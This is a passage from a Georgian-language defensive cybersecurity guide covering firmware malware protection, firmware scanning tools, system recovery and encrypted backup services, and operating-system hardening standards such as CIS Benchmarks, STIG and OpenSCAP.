მოგიყვებათ თუ როგორ ხდება ამის გაკეთება. ეს ვიდეო https://www.youtube.com/watch?v=QDSlWa9xQuA კი არის მოხსენება BIOS და მყარი დისკების Firmware-ს შეტევების შესახებ.

ცოტა ხნის წინ აღმოაჩინეს ძლიერი უკანა კარის Firmware ვირუსი Android ტელეფონებზე https://arstechnica.com/information-technology/2016/11/powerful-backdoorrootkit-found-preinstalled-on-3-million-android-phones/

სირთულე იმაშია რომ უამრავი კომპანია აწარმოებს ასეთ მოწყობილობებს და არავინ იცის რა ტიპის პროგრამულ უზრუნველყოფას იყენებენ ისინი, ან რამდენად სერიოზულად უყურებენ უსაფრთხოებას. ასეთი პროგრამების განახლება კიდევ ერთი დიდი პრობლემაა. რაც მთავარია მწარმოებლებს დიდად არ ადარდებთ თავიანთი პროგრამების უსაფრთხოება და სანამ რამე კანონი არ გამოვა ისინი არ იჩქარებენ ამ პროგრამების განახლებას და უსაფრთხოების გამოსწორებას. კანონების გამოსვლა კი შეიძლება აგვარებს ერთ სირთულეს, მაგრამ ხშირად, იმის გამო რომ სახელმწიფოს კონტროლის ხელში აღება უნდა, ქმნიან უფრო დიდი სირთულეს და ზღუდავენ ადამიანების თავისუფლებას. მოკლედ ჯერ-ჯერობით სურათი არ არის ოპტიმისტური. ღია არქიტექტურის პროგრამები ასეთი ჩიხიდან გამოსვლის საშუალებაა https://en.wikipedia.org/wiki/Open-source_hardware, თუმცა ძნელია სრულად ღია არქიტექტურის სისტემების შექმნა.

სტატიაში https://www.theguardian.com/technology/2016/feb/09/internet-of-things-smart-home-devices-government-surveillance-james-clapper ამერიკის დაზვერვის სამსახურის უფროსი ამბობს, რომ მომავალში საგნების

ინტერნეტით შესაძლებელი იქნება ადამიანებზე თვალთვალი. ძირითადი პრობლემა იმაშია რომ ჰაკერები მალე მოახერხებენ იგივეს გაკეთებას.

ქსელების ნაწილში განვიხილეთ კომპიუტერების ერთმანეთისაგან იზოლაცია და სანდო და არასანდო მოწყობილობების ცალკე ქსელების შექმნა. რაც უფრო მეტი არასანდო მოწყობილობა იქნება მიერთებული ქსელთან მით უფრო მნიშვნელოვანი გახდება ასეთი იზოლაცია.

დედაპლატების UEFI და BIOS-ის დაცვის ძირითადი მექანიზმია Secure Boot (თუ ასეთი ფუნქცია გააჩნია თქვენ კომპიუტერს). გააქტიურეთ UEFI Secure Flash, აუცილებლად განაახლეთ პროგრამული უზრუნველყოფა როგორც კი მათი გაახლება გამოჩნდება. შეარჩიეთ UEFI და BIOS-ის ძლიერი პაროლი. თუ რამე ეჭვი შეგეპარათ უნდა მოახდინოთ Firmware-ს წაშლა და თავიდან ჩატვირთა. ასეთი რამის გაკეთება ნამდვილად შესაძლებელია. თუმცა ცოტა სარისკოა რადგან თუ შეცდომა დაუშვით, შეიძლება დედაპლატაზე წვდომა დაკარგოთ და მისი გამოცვლა მოგიწიოთ. თუმცა თუ სწორი ვერსიას დააყენებთ ასეთი რამ არ უნდა მოხდეს.

VirusTotal არის ყველაზე უფრო ცნობილი ანტივირუსი, რომელსაც შეუძლია Firmware ვირუსების აღმოჩენა. ცხადია ამის გასაკეთებლად გარკვეული პროგრამები დაგჭირდებათ, იმისათვის რომ კომპიუტერის UFI ან BIOS გაგზავნოთ VirusTotal-ზე.

Mac კომპიუტერებისათვის არსებობს Darwin Dumper https://bitbucket.org/blackosx/darwindumper/branches/ Butterworth ჩამოგატვირთვინებთ zip ფაილს ბმულიდან https://www.blackhat.com/docs/us-13/US-13-Butterworth-BIOS-Security-Code.zip. ასევე კარგი პროგრამაა Flashrom https://flashrom.org/Flashrom. ასევე UEFI Firmware https://pypi.org/project/uefi-firmware/ და ბოლოს ChipSec https://github.com/chipsec/chipsec ჩიპების უსაფრთხოების პლატფორმაა, რომელიც მუშაობს Linux და Windows-ის UEFI-ს თან.

როცა ჩამოტვირთავთ UEFI ან BIOS-ის ინფორმაციას Virustotal-ზე ასატვირთად, ამ ინფორმაციიდან, ატვირთვამდე, წაშალეთ პერსონალური ინფორმაცია, მაგალითად ზოგიერთი შეიძლება შეიცავდეს WIFI პაროლს. DarwinDumper-ს აქვს პერსონალური ინფორმაციის წაშლის ფუნქცია.

VirusTotal-ს კი Firmware ვირუსების აღმოჩენის ბევრი სხვადასხვა ფუნქცია აქვს, თუმცა ისიც უნდა აღინიშნოს რომ ჯერჯერობით ეს ტექნოლოგიები არ არის სრულყოფილი. იგი დაფუძნებულია უბრალო ხელმოწერებზე, რომლების შეცვლაც ადვილად შეიძლება. სამწუხაროდ არავინ იცის როგორ განვითარდება ასეთ ვირუსებთან ბრძოლის ტექნოლოგიები. ღია არქიტექტურის აპარატურა არის ამ სირთულესთან ბრძოლის ერთ ერთი მეთოდი

ეს სტატია იძლევა https://www.blackhat.com/docs/eu-14/materials/eu-14-Kovah-Analyzing-UEFI-BIOSes-From-Attacker-And-Defender-Viewpoints.pdf კომპიუტერის UEFI და BIOS-ის დავირუსების ანალიზს და მეთოდებს. ეს საიტიაც https://venturebeat.com/2019/12/04/fight-back-against-firmware-attacks/ საინტერესო ინფორმაციას მოგაწვდით.

კომპიუტერების დაცვის და აღდგენის ტექნოლოგიები

ვირუსების ხელით მოცილება და წაშლა რთული და გრძელი პროცესია, თუ რამე შეგეშალათ და რამე არ წაშალეთ შეიძლება ვირუსი არ განადგურდეს. ამიტომ, ბევრი ბიზნესი, ვირუსებისაგან თავის დასაღწევად დისკების სრულ ფორმატირებას და სისტემის თავიდან დაყენებას ამჯობინებს. თუმცა საკითხავია რა უფრო ძვირი ჯდება და რამდენად დამაზიანებელი კომპანიებისათვის ასეთი მეთოდებით მუშაობა. სამწუხაროდ ახალი თაობის უმეტესი ანტივირუსი მუშაობს ვირუსის აღმოჩენასა და განადგურებაზე და არ გეხმარებათ სისტემის და მონაცემების აღდგენაში. თუმცა ისეთი ანტივირუსები როგორიც არის Bromium, Bufferzone, DeepFreeze, Invincia, გთავაზობენ სისტემის იზოლაციას საეჭვო პროგრამებისაგან.

დიდი მნიშვნელობა აქვს დისკების კლონირებას, ანუ ასლების გაკეთებას. რამდენიმე კარგი პროგრამა არსებობს დისკების კლონირების და სისტემების ჩქარა აღდგენისათვის: https://horizondatasys.com/ Roll Back RX, https://www.macrium.com/reflectfree ReflectFree, Mac-სათვის არსებობს CarbonCopy https://bombich.com/, TimeMachine, DriveImage XML http://www.runtime.org/driveimage-xml.htm, CloneZilla https://clonezilla.org/, Acronis True Image https://www.acronis.com/en-gb/. ალბათ TerraByte https://www.terabyteunlimited.com/products/ ყველას სჯობია, იგი არსებობს თითქმის ყველა ოპერაციული სისტემისათვის. ვირტუალურ მანქანებში შეგიძლიათ

გამოიყენოთ Snapshot ფუნქცია რომელიც სარისკო ქმედებების შემდეგ სისტემის სუთა ვერსიაზე დაგაბრუნებთ. ღრუბლის სისტემები როგორიც არის AWS, Digital Ocean, TurnKeyLinux ასევე გაძლევენ მსგავს შესაძლებლობებს.

რაც უფრო ჩქარა შეგიძლიათ სისტემის და მონაცემების აღდგენა მით უფრო კარგად იმუშავებს თქვენი ორგანიზაცია და მით უფრო ნაკლები დანახარჯი გექნებათ ვირუსებთან და სხვა რისკებთან გასამკლავებლად. სისტემების და ინფორმაციის სწრაფი აღდგენა ვირუსებთან ბრძოლის ბოლო და მნიშვნელოვანი ეტაპია.

დაშიფრული სარეზერვო ასლები და ღრუბელში შენახვა

ყველამ იცის რომ სარეზერვო ასლები ინფორმაციის აღდგენის ყველაზე ეფექტური საშუალებაა. აქ სწრაფად განვიხილავთ სარეზერვო ასლების შექმნის სხვადასხვა მეთოდებს და პროგრამებს. ცხადია NAS ქსელი დისკები კარგი იქნება გქონდეთ, თანაც ამ დისკებშიც უმჯობესი იქნება თუ გექნებათ RAID5 ტიპის ტექნოლოგია, რომელიც მონაცემებს რამდენიმე დისკზე პარალელურად ჩაწერს. ბევრი სხვადასხვა კომპანია აწარმოებს ასეთ დისკებს. ჩვენი რჩევა იქნება რომ კარგად შეისწავლოთ რას ყიდულობთ სანამ ასეთ რამეს იყიდით. ასეთი მოწყობილობებისათვის მთავარია მონაცემთა სწრაფად და უსაფრთხოდ შენახვა.

ღრუბელში მონაცემების ატვირთვა და სინქრონიზაცია კიდევ ერთი მნიშვნელოვანი რისკებისაგან დაცვის კომპონენტია. მაგალითად თუ ვინმემ თქვენი კომპიუტერი და NAS დისკიც კი მოიპარა, მონაცემები ღრუბელში მაინც დარჩება. ბევრი სხვადასხვა ღრუბელი არსებობს სადაც შეგიძლიათ მონაცემები შეინახოთ, მაგალითად: Drobox, Google Drive, One Drive, Apple, Mega და სხვა. ეს ღრუბლები უსაფრთხოების თვალსაზრისით საკმაოდ კარგია თუმცა კონფიდენციალურობის თვალსაზრისით, არ ვარგა რადგან მათ შეუძლიათ თქვენი ფაილების დათვალიერება და შეცვლა. ასეთი მომსახურებებიდან ჩვენ რეკომენდაციას ვუწევთ SeeFile-ს https://www.seafile.com/en/home/. ეს მომსახურება ძალიან მოხერხებულ და სწრაფია ფაილების სინქრონიზაციისას, თანაც საშუალებას გაძლევთ დააყენოთ სერვერზე და შესაბამისად ქსელის ნებისმიერი კომპიუტერის ინფორმაციის სინქრონიზაცია მოახდინოთ. მუშაობს ყველა ცნობილ ოპერაციულ სისტემასთან, მონაცემები ინახება გერმანიაში ან AWS სერვერბზე. მონაცემების დიდი ნაწილი იწერება სპეციალურ მაგნიტურ ლენტებზე, რაც პრაქტიკულად გამორიცხავს ფაილების დაკარგვის საშიშროებას. ფაილების დაშიფვრა ხდება თქვენი პაროლით.

კიდევ ერთი კარგი ღრუბელია OwnCloud https://owncloud.com/. იგი ისევე მუშაობს როგოც DropBox მაგრამ უფასოა და ღია არქიტექტურის, შესაბამისად საშუალებას იძლევა დააყენოთ და ამუშაოთ უფასოდ. იგი შეგიძლიათ სერვერზეც ამუშაოთ. მას აქვს კომპანიებზე გათვლილი ფასიანი მომსახურებაც, რომელიც ბევრ საჭირო და საინტერესო ფუნქციას გთავაზობთ. მუშაობს პრაქტიკულად ნებისმიერ ოპერაციულ სისტემასთან.

შესაძლებელია შექმნათ თქვენი ღრუბელი და ფაილების შენახვის სერვისი, ამისათვის შეგიძლიათ გამოიყენოთ TURNKEYLINUX https://www.turnkeylinux.org/owncloud ამ ღრუბელზე შეგიძლიათ დააყენოთ OwnCloud სერვერი წუთებში იგივეს გაკეთება შეიძლება DigitalOcean-ში, ასევე Seafile -ის თვისაც შეიძლება იგივე გაკეთება https://www.digitalocean.com/community/tutorials/how-to-install-and-configure-seafile-on-an-ubuntu-12-04-vps

კიდევ ერთი მომსახურება საკუთარი ღრუბელისათვის არის Pidio https://pydio.com/, იგი პრაქტიკულად ნებისმიერ სისტემაზე მუშაობს და შეგიძლიათ დააყენოთ NAS-ზე, ღრუბელში, სერვერზე. თუ ღრუბელში გინდათ დაყენება ეს ბმული https://www.digitalocean.com/community/tutorials/how-to-host-a-file-sharing-server-with-pydio-on-ubuntu-14-04 აგიხსნით როგორ გააკეთოთ.

კიდევ ერთი პროგრამაა Tahoe-LAFS https://www.digitalocean.com/community/tutorials/tahoe-lafs იგი განაწილებულად ინახავს ფაილებს, მათ ანაწილებს ბევრ სხვადასხვა სერვერზე და თუ რომელიმე სერვერი ჰაკერმა გატეხა, მთლიანი სისტემა მაინც სწორად და უსაფრთხოდ მუშაობს. ეს ბმული https://www.digitalocean.com/community/tutorials/tahoe-lafs კი აგიხსნით როგორ დააყენოთ DigitalOcean-ზე.

SparkleShare არის ფაილების სინქრონიზაციის კარგი პროგრამა, იგი თქვენს კომპიუტერზე ქმნის საქაღალდეს რომელშიც ჩაწერილი ფაილები სინქრონიზდება ფაილთან მომუშავე ძველ მანქანაზე. მუშაობს Mac, Windows და Linux-ზე.

Syncany https://www.syncany.org/ საშუალებას იძლევა შექმნათ სარეზერვო ასლები და მისცეთ წვდომა მომხმარებლებს სხვადასხვა ფაილებსა თუ საქაღალდეებზე. მას აქვს კარგი დაშიფვრის მექანიზმი. მუშაობს Mac, Windows და Linux-ზე.

Thincthing https://syncthing.net/ კიდევ ერთი ღია არქიტექტურის პროგრამაა, ფაილების დეცენტრალიზებული შენახვის და სინქრონიზაციის სისტემაა, მუშაობს Mac, Windows, BSD, Solaris და Linux-ზე.

თუ გინდათ რომ გამოიყენოთ Dropbox, Onedrive, Googledrive და ა.შ. მაგრამ დაამატოთ დაშიფვრის ფენა და ასევე ყველა ამ პროგრამასთან ერთდროულად იმუშაოთ ამოიყენეთ Boxcryptor https://www.boxcryptor.com/en/.

თავი 6 პროგრამებისა და ოპერაციული სისტემების გამაგრება

ამ თავის ამოცანაა ვისწავლოთ როგორ შევამციროთ შეტევის ფრონტი პროგრამებისა და ოპერაციული სისტემების გამაგრებით. როგორც ყოველთვის განვიხილავთ Windows, Mac და Linux ოპერაციულ სისტემებს. ისწავლით რა არის გამაგრების პრინციპები და სტანდარტები, ისწავლით როგორ მოახდინოთ სისტემების აუდიტის ავტომატიზაცია იმისათვის რომ მოახერხოთ ამ სისტემების საწყის მდგომარეობასთან შედარება და როგორ გაამაგროთ სისტემები ავტომატურ თუ ხელის რეჟიმში საწყის მდგომარეობაზე დაყრდნობით. და ბოლოს განვიხილავთ უსაფრთხოებაზე ორიენტირებულ გამაგრებულ ოპერაციულ სისტემებს.

გამაგრება - შესავალი

გამაგრება არის საკომპიუტერო უსაფრთხოების ტერმინი რომელიც ნიშნავს რომ რაიმე სისტემას შეუმციროთ შეტევის ფრონტი და აღმოფხვრათ სისტემის სისუსტეები. პროგრამის ან ოპერაციული სისტემის საწყისი მდგომარეობიდან უფრო უსაფრთხო მდგომარეობაში გადაყვანის პროცესს გამაგრების პროცესს ვუწოდებთ. გამაგრების პროცესი აუცილებლად შეიცავს სისტემიდან არასაჭირო ან საშიში პროგრამებისა თუ მომსახურებების მოხსნას, სისტემურად ნაგულისხმები პაროლების შეცვლას ან წაშლას, გამოუყენებელი ანგარიშების წაშლას ან გამორთვას. უსაფრთხოების პროგრამების და კონფიგურაციების დაყენებას, სისტემის ბირთვისა და პროგრამების გაახლებას და ა.შ. გამაგრება პირველ რიგში არის კონფიგურაციაზე დაფუძნებული გამაგრება, მაგალითად თუ სისტემას არ აქვს წესი რომ შეგაყვანინოთ რთული პაროლი, ეს იქნება კონფიგურაციის სისუსტე.

გამაგრების პროცესი ინდივიდუალურია არა მარტო ოპერაციული სისტემებისა და მათის სხვადასხვა ვერსიებისათვის, ან პროგრამებისა და მათი ვერსიებისათვის, არამედ იმისათვისაც კი თუ რა დანიშნულებით იყენებთ ამ სისტემებს თუ პროგრამებს. მაგალითად საჯარო მომსახურების მიმწოდებელი Linux სერვერის და Mac პერსონალური კომპიუტერის გამაგრების პროცესების ძალიან განსხვავებული იქნება ერთმანეთისაგან. უფრო მეტიც, Linux Web სერვერის და მონაცემთა ბაზის სერვერის გამაგრებაც კი სხვადასხვანაირად ხდება. შესაბამისად არ არსებობს ერთი უნივერსალური პროცესი რომლის საშუალებითაც ყველაფერს გაამაგრებთ, თუმცა არის ზოგადი პრინციპები და ქმედებები რომლებსაც თითქმის ყოველთვის აკეთებთ. ეს კი არის არასაჭირო პროგრამების მოშორება და შემცირება ისეთი პროგრამებისა თუ პარამეტრებისა რომლებზეც შეიძლება შეტევა განხორციელდეს. ხელით გამაგრება ბევრ და დეტალურ შრომას მოითხოვს თანაც ყველა დეტალი ძალიან კარგად უნდა გესმოდეთ. მაგალითად თუ ისევ ვებ სერვერის მაგალითს განვიხილავთ, რამდენიმე ფენის გამაგრება მოგიწევთ: პირველ რიგში ოპერაციული სისტემა უნდა გაამაგროთ, შემდეგ ალბათ Apache სერვერი უნდა გაამაგროთ, ასევე შეიძლება რაიმე სხვა პროგრამას ამუშავებთ მაგალითად WordPress, ისიც უნდა გაამაგროთ, პროგრამების კოდი უნდა უსაფრთხოების გათვალისწინებით იყოს დაწერილი და. ა.შ. აქ აღმოაჩენთ რომ რაც კი აქამდე ამ წიგნში განვიხილეთ თითქმის ყველაფერი გამოგადგებათ სისტემების გამაგრებისას.

ამ ნაწილში განვიხილავთ ოპერაციული სისტემების გამაგრებას. გამაგრებული ოპერაციული სისტემა აღარ იმუშავებს, ისე როგორც ჩვეულებრივ მუშაობდა, გამაგრებამ შეიძლება ბევრი პროცესი გაართულოს და შეუძლებელიც კი გახადოს ან გამოიწვიოს სერიოზული კონფლიქტები. იმის გამო რომ ოპერაციული სისტემები საკმაოდ რთულია, მათ სჭირდებათ ბევრი დეტალების შეცვლა და ბევრ წვრილმანში გარკვევა. ყოველივე ამას აქ არ განვიხილავთ, რადგან ასეთი რამეები ალბათ დიდად არ გამოგადგებათ, რადგან ოპერაციულ სისტემებს ხელით ალბათ მაინც არ გაამაგრებთ. თანაც თითქმის ყოველ კვირას ან ყოველ თვე რაღაც იცვლება და ახლდება შესაბამისად მუდმივად უნდა უყუროთ სისტემას და გაახლოთ გამაგრება. ყოველი ცალკეული ოპერაციული

სისტემისათვის, ცალკე კურსი დაგჭირდებათ თუ ხელით აპირებთ მათ გამაგრებას. არსებობს გამაგრების სტანდარტები რომლებიც ბევრმა მკვლევარმა შეისწავლა და რის გამაგრებასაც არ უნდა ცდილობდეთ, ალბათ არსებობს მისათვის შექმნილი გამაგრების სტანდარტები. ყოველთვის მოძებნეთ და გამოიყენეთ ასეთი სტანდარტები, როგორც მინიმუმ როგორც საფუძველი რომელზეც დააფუძნებთ გამაგრების პროცესს. სტანდარტები გაძლევენ ახსნას რატომ განისაზღვრება სხვადასხვა პარამეტრები და რას აკეთებენ ისინი. პარამეტრების ხელით შეცვლა საკმაოდ მძიმე სამუშაოა და ბევრ ყურადღებას და ცოდნას მოითხოვს. ამის გვერდის ასავლელად ე.წ. სკრიპტებს იყენებენ. სკრიპტი პროგრამის ტიპია რომელიც იყენებს ოპერაციული სისტემის ბრძანებების მიმდევრობას რომ რაღაც ქმედებები ჩაატაროს, ჩვენ შემთხვევაში, შეცვალოს ოპერაციული სისტემების პარამეტრები მის გასამაგრებლად. არსებობს სკრიპტები რომლებიც აკეთებენ სისტემის აუდიტს და არიან სკრიპტები რომლებიც სისტემას გარკვეული მიმართულებით ამაგრებენ. ეს კი დაგეხმარებათ ავტომატურ რეჟიმში გაამაგროთ სისტემები ან მათი კომპონენტები, რაც ამარტივებს მთელ პროცესს თანაც ბევრად ნაკლებ შრომას მოითხოვს მომხმარებლისაგან.

გამაგრების სტანდარტები

განვიხილოთ გამაგრების სტანდარტი, მათ ხანდახან უსაფრთხოების სახელმძღვანელოს, წესებს ანდ გზამკვლევს და ასევე Benchmarks უწოდებენ. ეს საიტი https://www.cisecurity.org/cis-benchmarks/ ალბათ არის ყველაზე უფრო დიდი და პოპულარული საიტი კიბერ უსაფრთხოების სტანდარტებისათვის. სინი ამ სტანდარტებს Benchmarks უწოდებენ. თუ Benchmarks განმარტებას ნახავთ ამ საიტზე ის ამბობს რომ არის სისტემების საუკეთესო ცნობილი კონფიგურაცია, ეს სტანდარტები არიან კონსენსუსზე დაფუძნებული სტანდარტები და განიხილებიან ძალიან ბევრი უსაფრთხოების სპეციალისტის და მთავრობების მიერ. ეს სტანდარტები არიან უფასო PDF დოკუმენტები რომლებიც გეუბნებიან როგორ გაამაგროთ ყველა არსებული ოპერაციული სისტემა და მნიშვნელოვანი პროგრამები როგორიცაა Apache, Chrome, Firefox, Ms Office, მონაცემთა ბაზები, ვირტუალური მანქანები და AWS-ზე მომუშავე პროგრამებიც კი. საიტი მოგთხოვთ დარეგისტრირდეთ, თუმცა დოკუმენტები შეგიძლიათ უფასოდ ჩამოტვირთოთ. დოკუმენტებში ნახავთ სისტემის გამაგრების რეკომენდაციებს.

ამ დოკუმენტების რისკი ის არის რომ ისინი შეიძლება არ იყვნენ განსაზღვრული ისეთი სიტუაციისათვის რისათვისაც თქვენ გჭირდებათ. ან ასეთმა სტანდარტებმა შეიძლება არ მოგცეთ საშუალება სისტემია გამოიყენოთ საჭიროების მიხედვით. გაითვალისწინეთ რომ ეს მხოლოდ რეკომენდაციებია და საბოლოო ჯამში თქვენ უნდა გადაწყვიტოთ რა რეკომენდაცია გამოიყენოთ და რა არა.

ამ საიტს გარდა PDF ფაილებისა აქვს კიდევ ე.წ. cis ფაილები და სპეციალური Benchmarking პროგრამა რომელიც ამ ფაილებს იყენებს. ფაილები არის XML-ში დაწერილი სკრიპტები, რომლებიც ამ რეკომენდაციის ავტომატურად დაყენების საშუალებას იძლევა. თუმცა ეს ფაილები და პროგრამა მხოლოდ წევრებისათვის არის განკუთვნილი. წევრებად კი მოიაზრებიან ბიზნესები და სასწავლო ორგანიზაციები, შესაბამისად წევრობა ძვირია და წელიწადში დაახლოებით 1000 დოლარია. მათ რამდენიმე Benchmarking პროგრამა აქვთ მაგრამ მათ შორის მთავარია CISCUT, რომელიც ჯავაზე დაფუძნებული პროგრამაა. მას აქვს როგორც გრაფიკული ინტერფეისი ისე ბრძანებებით მუშაობის ინტერფეისი. ამ პროგრამაში შეიტანთ XCCDF ფაილს, რომელიც წარმოადგენს PDF-ის მანქანურ ენაზე ჩაწერილ ვარიანტს და შემდეგ შეგიძლიათ შეამოწმოთ რამდენად აკმაყოფილებს თქვენი სისტემა ამ სტანდარტს.

კიდევ ერთი საიტი სადაც შეგიძლიათ უსაფრთხოების სტანდარტები იპოვოთ არის აშშ-ს მთავრობის სტანდარტები https://csrc.nist.gov/Projects/United-States-Government-Configuration-Baseline/USGCB-Content სამწუხაროდ აქ ინფორმაცია მოძველებულია და მხოლოდ Windows 7-სა და Linux Redhet-სათვის იძლევიან სტანდარტებს.

ამერიკის თავდაცვის უწყებას აქვს თავისი სტანდარტები რომელსაც Security Implementation Guide (STIG) https://iase.disa.mil/stigs/pages/index.asp ჰქვია. ამ სტანდარტებს ბევრი იყენებს და აქვთ სხვადასხვა პროგრამები სისტემების შესამოწმებლად. მაგალითად https://public.cyber.mil/stigs/ აქ სტანდარტები რეგულარულად ახლდება და არსებობს ტელეფონების თუ ტაბლეტების ოპერაციული სისტემებისათვისაც კი. მაგრამ ეს სტანდარტები უფრო სამხედროებისათვის და თავდაცვისათვის არის შექმნილი. განიხილეთ ისინი მაგრამ მათი გამოყენება ყველა სიტუაციებში შეიძლება, ან არ გამოგადგეთ ან ზედმეტიც იყოს. მაგრამ ისინი კარგი ზოგადი რჩევებია სისტემების

გამაგრებისათვის. ეს ფაილები არიან ჩაწერილი XML ფორმატში და მათ სანახავად სპეციალური პროგრამა უნდა ჩამოტვირთოთ იგივე საიტიდან. ეს პროგრამა ჯავაზეა დაწერილი, შესაბამისად თუ ჯავა გაქვთ დაყენებული ნებისმიერ პლატფორმაზე იმუშავებს.

OpenSCAP

Security Automation Protocol (SCAP) https://csrc.nist.gov/projects/security-content-automation-protocol/ წარმოადგენს NIST (National Institute Of Standards and Technology) https://csrc.nist.gov/publications/sp ის მიერ შემუშავებულ სტანდარტს. ეს ინსტიტუტი ბევრ კიბერ უსაფრთხოების სტანდარტს ამუშავებს და აქვეყნებს. მის ვებსაიტზე შეგიძლიათ გაეცნოთ ამ სტანდარტებს.

SCAP არის სტანდარტების ერთობლიობა რომელიც NIST სტანდარტებზე არის დაფუძნებული. ეს სტანდარტები შექმნილია ისე რომ შესაძლებელი იყოს მათი წაკითხვა ადამიანის მიერ, მაგალითად PDF ფორმატში და ასევე კომპიუტერის მიერ, მაგალითად XML ფორმატში. ეს სტანდარტები შედგებიან შემდეგი კომპონენტებისაგან: XCCDF, OVAL, DataStream, ARF, CPE, CVE. ამ კომპონენტების მოკლე აღწერა მოყვანილის ვებსაიტზე. ხოლო XCCDF უკვე გაჩვენეთ წინა პარაგრაფში. მოკლედ თუ ჩამოვაყალიბებთ SCAP წარმოადგენს, ადამიანის და კომპიუტერის მიერ წაკითხვად სტანდარტების ერთობლიობას ან პროტოკოლს რომლის საშუალებითაც ხდება კომპიუტერის უსაფრთხოების აუდიტის და გაუმჯობესების ავტომატიზაცია.


ცხადია მარტო სტანდარტი არ გვიშველის გვჭირდება პროგრამა რომელიც ამ სტანდარტს ავტომატიზაციისათვის გამოიყენებს სწორედ ასეთი პროგრამაა Open SCAP https://www.open-scap.org/. OPEN SCAP არის პროგრამების უსაფრთხოების წესების ერთობლიობა, რომლებიც აკმაყოფილებენ თანამედროვე სტანდარტებს.

მაგალითად SCAP Workbench არის პროგრამა რომელსაც აქვს გრაფიკული ინტერფეისი და საშუალებას გაძლევთ სხვადასხვა XCCDF ფაილების გამოყენებით მოახდინოთ სისტემის სკანირება, რომელიც გეტყვით აკმაყოფილებს თუ არა თქვენი სისტემა ამ სტანდარტს, ან თუ აქვს რაიმე სისუსტეები ამ სტანდარტთან მიმართებაში. ეს სისტემა ბევრ ოპერაციულ Linux სისტემაზე მუშაობს და განსაკუთრებით Red Hat სისტემებთან. Chromium და Firefox-ის მხარდაჭერაც კი აქვს. ამ პროგრამაში შეიძლება თითქმის ყველა არსებული მანქანურად წასაკითხ სტანდარტის შეტანა როგორიც არის უკვე განხილული XCCDF, ARF ან STIGS. ამ პროგრამას კარგი სახელმძღვანელო აქვს საიტზე.


მისი დაყენება სხვადასხვა სისტემაში სხვადასხვა ბრძანებით ხდება. გადადით ამ პროგრამის ვებ საიტზე და დააჭირეთ შესაბამისი ოპერაციული სისტემის სიმბოლოს, საიტი გამოგიტანთ ამ სისტემაზე SCAP Workbench-ის დაყენების ბრძანებას

როგორც ხედავთ ეს ხელსაწყო Windows-სათვისაც კი არსებობს ოღონდ შეზღუდული შესაძლებლობებით.

პროგრამა მოგთხოვთ ჩატვირთოთ შესაბამისი უსაფრთხოების სტანდარტი. არსებობს ორი ტიპის უსაფრთხოების სტანდარტი. პირველი სტანდარტია Compliance ანუ სტანდარტები რომლებსაც უნდა დაემორჩილოს სისტემა გარკვეული მიმართულებით გამაგრებისათვის




მაგალითად PCI DSS სტანდარტი არის საკრედიტო ბარათების გადახდების სტანდარტი და თუ კომპიუტერი ასეთ გადახდებს აწარმოებს, მაშინ მისი სისტემა სწორედ PCI DSS სტანდარტით უნდა გამაგრდეს. თუ მასზე დააჭერთ გამოვა შესაბამისი დოკუმენტების საძიებო სისტემა სადაც ბევრ საინტერესო დოკუმენტს იპოვით გამაგრების სტანდარტებთან დაკავშირებით.

